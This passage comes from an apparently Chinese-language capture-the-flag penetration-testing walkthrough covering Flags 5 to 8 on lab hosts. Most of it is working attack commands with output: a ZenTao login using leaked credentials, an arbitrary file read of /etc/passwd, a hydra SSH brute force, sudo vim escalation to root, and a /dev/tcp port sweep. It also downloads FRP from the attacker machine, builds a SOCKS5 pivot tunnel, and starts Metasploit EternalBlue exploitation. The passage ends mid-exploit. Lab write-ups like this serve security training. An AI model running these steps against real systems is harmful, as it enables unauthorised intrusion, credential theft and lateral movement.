$code"done
重点关注:
/zentao/robots.txt -> 2007.1.4 发现敏感文件 robots.txt
curl -s --socks5 192.168.153.135:55004 http://172.16.37.17/zentao/robots.txt输出:
Username:adminPassword:admin@123用途:登录 ZenTao 后台(注意:这是应用账户,不是 SSH 账户)
7.2 登录 Zentao
7.2.1 获取会话 cookie
在 Kali 上执行以下命令,获取cookie,并保存至/tmp/oa_cj.txt内
curl -s --socks5 192.168.153.135:55004 -c /tmp/oa_cj.txt \ http://172.16.37.17/zentao/index.php?m=user&f=login7.2.2 提交登录
curl -s --socks5 192.168.153.135:55004 \ -b /tmp/oa_cj.txt -c /tmp/oa_cj.txt \ -X POST http://172.16.37.17/zentao/user-login.html \ --data-urlencode "account=admin" \ --data-urlencode "password=admin@123" \ --data-urlencode "passwordStrength=2" \ --data-urlencode "referer=/zentao/"输出内容如下:

读出的信息:parent.location='/zentao/' = 登录成功(跳转到首页)
7.2.3 验证登录
curl -s --socks5 192.168.153.135:55004 \ -b /tmp/oa_cj.txt \ http://172.16.37.17/zentao/my-index.html | grep -o logout
原理:my-index.html 是只有登录后才能访问的页面
-
未登录 → 重定向到登录页(无 logout)
-
已登录 → 显示”我的地盘”(有 logout 按钮)
7.3 SSH 登录 OA
7.3.1 找到 student 用户
可以用 ZenTao 的任意文件读取漏洞进行查看
curl -s --socks5 192.168.153.135:55004 -b /tmp/oa_cj.txt \ "http://172.16.37.17/zentao/api-getModel-file-parseCSV-fileName=/etc/passwd.txt/1" | head -20输出(关键行):
student:x:1000:1000::/home/student:/bin/bash读出的信息:系统里有一个普通用户 student(UID 1000)
7.3.2 爆破 student 密码
proxychains4 hydra -l student -P /usr/share/wordlists/rockyou.txt \ 172.16.37.17 ssh -t 4 -f -V关键输出:
[22][ssh] host: 172.16.37.17 login: student password: student123student 的 SSH 密码是 student123

7.3.3 SSH 登录
输入密码:student123
7.4 读取 Flag5

登录后,输入以下命令,查看Flag5
cat /Flag5.txt即可成功看到Flag
7.5 Flag5
Flag5{DGBQZxHdJyXUZuk}八、Flag6 —— OA 权限提升
8.1 本地提权信息收集
(1) 确认当前权限
id(2) 审计 sudo 权限
sudo -n -l
读出的信息: student 可以免密执行 vim —— 这是提权点!
原理:
-
sudo -n -l= 非交互模式列出当前用户的 sudo 权限 -
NOPASSWD: /usr/bin/vim= 可以不输入密码用 root 权限运行 vim
(3) 确认 Flag6 需要 root
cat /root/Flag6.txt
/root 目录权限是 drwx------(只有 root 能进)
8.2 sudo vim 提权到 root
在 Kali 执行以下命令进行提权
sudo -n vim -es -c ':!/bin/bash -c "id; whoami; cat /root/Flag6.txt"' -c ':q!'
#以下注释为代码语句解释:#sudo -n 不询问密码(因为配置了 NOPASSWD)#vim 启动 vim(以 root 权限)#-es 静默模式(-e ex mode + -s silent)#-c ':!/bin/bash -c "..."' 执行 vim 命令::! = 运行 shell#-c ':q!' 执行 vim 命令::q! = 强制退出回显如下:

8.3 验证权限并读取 /root
8.3.1 确认 root 权限
sudo -n vim -es -c ':!/bin/bash -c "id; whoami"' -c ':q!'输出如下:

8.3.2 列出 /root 目录
sudo -n vim -es -c ':!/bin/bash -c "ls -la /root/"' -c ':q!'
关键信息:/root/Flag6.txt 权限是 -r--------(只有 root 能读)
8.4 核心原理
8.4.1 GTFObins 提权
/etc/sudoers 配置:
student ALL=(ALL) NOPASSWD: /usr/bin/vim含义:student 可以免密用 root 权限运行 vim
利用链:
student 执行 sudo vim ← vim 以 root 运行 ↓vim 内执行 :!/bin/bash -c ... ← shell 以 root 运行 ↓id → uid=0(root) ↓cat /root/Flag6.txt → 读到 Flag6-es 模式的作用:
-
-e= ex mode(命令行模式,无界面) -
-s= silent(静默,不显示交互提示) -
组合效果:无需人工交互,直接执行命令并退出
8.5 Flag6
Flag6{kkexRrfXJfwhhv5}九、Flag7 —— 二级代理穿透与内网主机探测
9.1 确保 OA 的连接
如果之前断连了,可在 Kali 上使用以下命令重新连接 OA
密码:student123
(1)查看网卡 IP
确保在 Kali 上能够成功 SSH 到OA的前提下,使用以下命令
hostname -I输出结果:

读出的信息:OA 是双网卡:
-
eth0=172.16.37.17(net1,与 DMZ 同网段) -
eth1=10.15.51.12(net2,通往第三层)
(2) 查看路由表
cat /proc/net/route输出结果:

三条路由的换算如下所示
| 网卡 | 原始值 | 反序 | 结果 |
|---|---|---|---|
| eth0 | 00000000 | 00.00.00.00 | 默认路由 |
| eth1 | 00330F0A | 10.15.51.0 | 深层网段 |
| eth0 | 000010AC | 172.16.0.0 | net1 网段 |
Mask 同理:
00FFFFFF → 反序 → FF FF FF 00 → 255.255.255.0 → /24读出的核心信息:
- 深层网段 =
10.15.51.0/24
9.1.1 扫描发现 Win7 IP(动态)
*前提:首先先确保你的 Win7 虚拟机时开启的状态,否则机器没开,怎么配置都是不通的
具体的检查及开启的命令请登录宿主机进行操作(可见下文的第十章开头部分,那里我有写)
(1)在 Kali 代理连接 OA 上执行
for i in $(seq 1 254); do timeout 2 bash -c "echo > /dev/tcp/10.15.51.$i/3389" 2>/dev/null && echo "10.15.51.$i:3389 OPEN"done输出(动态的,不一定是和我一样的.20):

(2)或者用 ARP 表(方法二):
cat /proc/net/arp | grep "10.15.51"
提示:找到有对应 MAC 地址的即可
(3) 测试 Win7 可达性
timeout 5 bash -c "echo > /dev/tcp/10.15.51.20/3389" && echo "OPEN" || echo "closed"
和我上图一样显示OPEN,即可说明链路是通的
9.2 搭建二级 FRP 代理
拓扑原理部分如下
Kali192.168.153.130 | | SOCKS5 :55005 vDocker 宿主机192.168.153.135 | | Docker 端口映射 vDMZ172.16.37.16 | | FRPS :7000 | 接收 OA FRPC2 注册 | | FRPS :55005 | 对外提供代理入口 vOA172.16.37.1710.15.51.12 | | FRPC2 SOCKS5 插件 vWin710.15.51.x | +--- SMB :445 | +--- RDP :3389| 配置项 | 实际作用 |
|---|---|
| bindPort = 7000 | FRPS 接收 FRPC 注册和隧道连接 |
| remotePort = 55005 | FRPS 对外暴露的代理入口 |
| SOCKS5 插件 | 在 OA 这一侧代替 Kali 发起内网连接 |
**9.2.1 OA 上下载 FRP **
这里我依旧演示使用 Kali 搭建 HTTP 服务下载
(1)进入对应防止 FRP 文件的路径,并启动HTTP下载服务
cd /home/kali/frp_share && python3 -m http.server 9999
上图显示的200,是我 OA 靶机拉取成功的提示
(2)在已经远程的 OA 靶机上执行拉取命令
curl -sL -o frp.tar.gz http://192.168.153.130:9999/frp.tar.gz
如上图所示,即为拉取成功,就可以把 Kali 的 HTTP 服务关闭了
9.2.2 OA 上解压 FRP
(1)解压 frp.tar.gz
#进入根目录cd ~#在当前目录下创建一个名为 frp 的文件夹mkdir -p frp && cd frp#解压对应的文件tar xzf ../frp.tar.gz#移动文件位置cp frp_0.71.1_linux_amd64/frps frp_0.71.1_linux_amd64/frpc .#给予执行权限chmod +x frps frpc#列出当前目录的所有文件ls -la
清理不需要的文件(可选)
rm -rf frp_0.71.1_linux_amd64/9.3 新增 OA FRPC 代理配置
9.3.1 进入 OA 的 FRP 目录
先确保目录正确:
ls#预期回显:frpc frps在 OA(Kali SSH 会话)上执行:
cd ~/frp || exit 1#确认路径正确9.3.2 备份旧配置(如果存在)
if [ -f frpc2.toml ]; then cp -a frpc2.toml frpc2.toml.bakfi复制 FRPC 程序,并重命名为frpc2
cp -f ./frpc ./frpc29.3.3 设置执行权限
chmod +x ./frpc29.3.4 编写二级代理配置文件

(1)使用 printf 命令直接生成配置文件,避免手动编辑时混入多余文字
*注意token需要与DMZ上的frps里配置的一致
printf '%s\n' \'serverAddr = "172.16.37.16"' \'serverPort = 7000' \'' \'auth.method = "token"' \'auth.token = "admin123"' \'' \'log.to = "/tmp/frpc2.log"' \'log.level = "info"' \'' \'[[proxies]]' \'name = "oa-win7-socks5"' \'type = "tcp"' \'remotePort = 55005' \'' \'[proxies.plugin]' \'type = "socks5"' \> ./frpc2.toml(2)检查配置文件内容
使用 nl -ba 查看配置文件,并显示行号
nl -ba ./frpc2.toml#确认配置内容完整,没有多余的文字或错误的配置项(3)验证配置文件语法
使用 FRPC2 自带的 verify 功能检查配置文件
./frpc2 verify -c ./frpc2.toml#检查命令是否有误和下图一样,显示OK即可
9.3.5 启动 FRPC2
在 OA 的 SSH 终端中执行:
cd ~/frp || exit 1# 进入 FRP 工作目录,如果进入失败则退出,避免在错误目录执行
nohup ./frpc2 -c ./frpc2.toml >/tmp/frpc2-console.log 2>&1 &# 使用 nohup 在后台启动 FRPC2,并将标准输出和错误输出写入日志文件

echo $! > /tmp/frpc2.pid# 获取刚刚启动的后台进程 PID,并保存到文件中,方便后续管理如果一切正常,日志中应该能看到类似:
9.4.2 验证级联链路
(1)Kali 检查 55005
*注意:下面命令是在 Kali 的终端执行,不是在 OA 上执行
nc -nvz -w 3 192.168.153.135 55005# 检查 Kali 能否连接 DMZ 对外开放的 SOCKS5 代理端口# -n:不进行 DNS 查询# -v:显示详细连接信息# -z:只检测端口,不传输数据# -w 3:连接超时时间为 3 秒
其中:
-
Unknown host:没有找到对应的主机名 -
55005 open:55005 端口可以正常连接
9.4 Flag7
Flag7 = 10.15.51.20十、Flag8 —— 内网主机权限获取
10.1 MSF 扫描确认漏洞
10.1.1 启动 MSF
(1)在 Kali终端中执行以下命令,静默启动 MSF
msfconsole -q#静默启动,不打印 Ascii Art
#成功启动后,命令提示符会变成 msf6 >,接下来的所有命令都在此提示符下执行msf6 > + 对应的命令(2)选择漏洞检测模块
use auxiliary/scanner/smb/smb_ms17_010 #用来检测目标 Windows 机器是否存在著名的 MS17-010(永恒之蓝)漏洞(3)设置全局代理(关键的内网穿透)
setg Proxies socks5:192.168.153.135:55005#指定 SOCKS5 代理服务器使用setg而不是set的好处是,这个代理配置对后续启动的所有模块都生效,不需要每次都重新设置
(4)指定目标主机
set RHOSTS 10.15.51.20#设置扫描或攻击的目标 IP 地址(5)启动扫描
run运行内容如下

重点关注以下内容
[+] 10.15.51.20:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)#这是一台 64 位的 Windows 7 旗舰版(SP1)说明后面我们需要使用 x64 的 Payload该模块不仅扫出了漏洞,还顺带把目标的操作系统指纹给识别出来了
-
[+]标识: 表示执行成功或发现目标 -
VULNERABLE: 扫描结果提示目标高度疑似存在 MS17-010 漏洞 -
系统信息: 探测到目标系统为
Windows 7 Ultimate 7601 Service Pack 1 x64 -
端口: 开启了
445端口(SMB 服务)
10.2 永恒之蓝漏洞攻击 Win7
(1)在 Kali 上继续执行:
msfconsole -q#启动 Metasploit 控制台#如果前面对话还在的话可以不用执行这句(2)选择针对 MS17-010 漏洞的利用模块
use exploit/windows/smb/ms17_010_eternalblue#启动漏洞利用模块(3)全局设置代理(setg代表全局),让流量经过刚刚搭建的 Socks5 代理,以便访问到目标内网 10.15.51.20
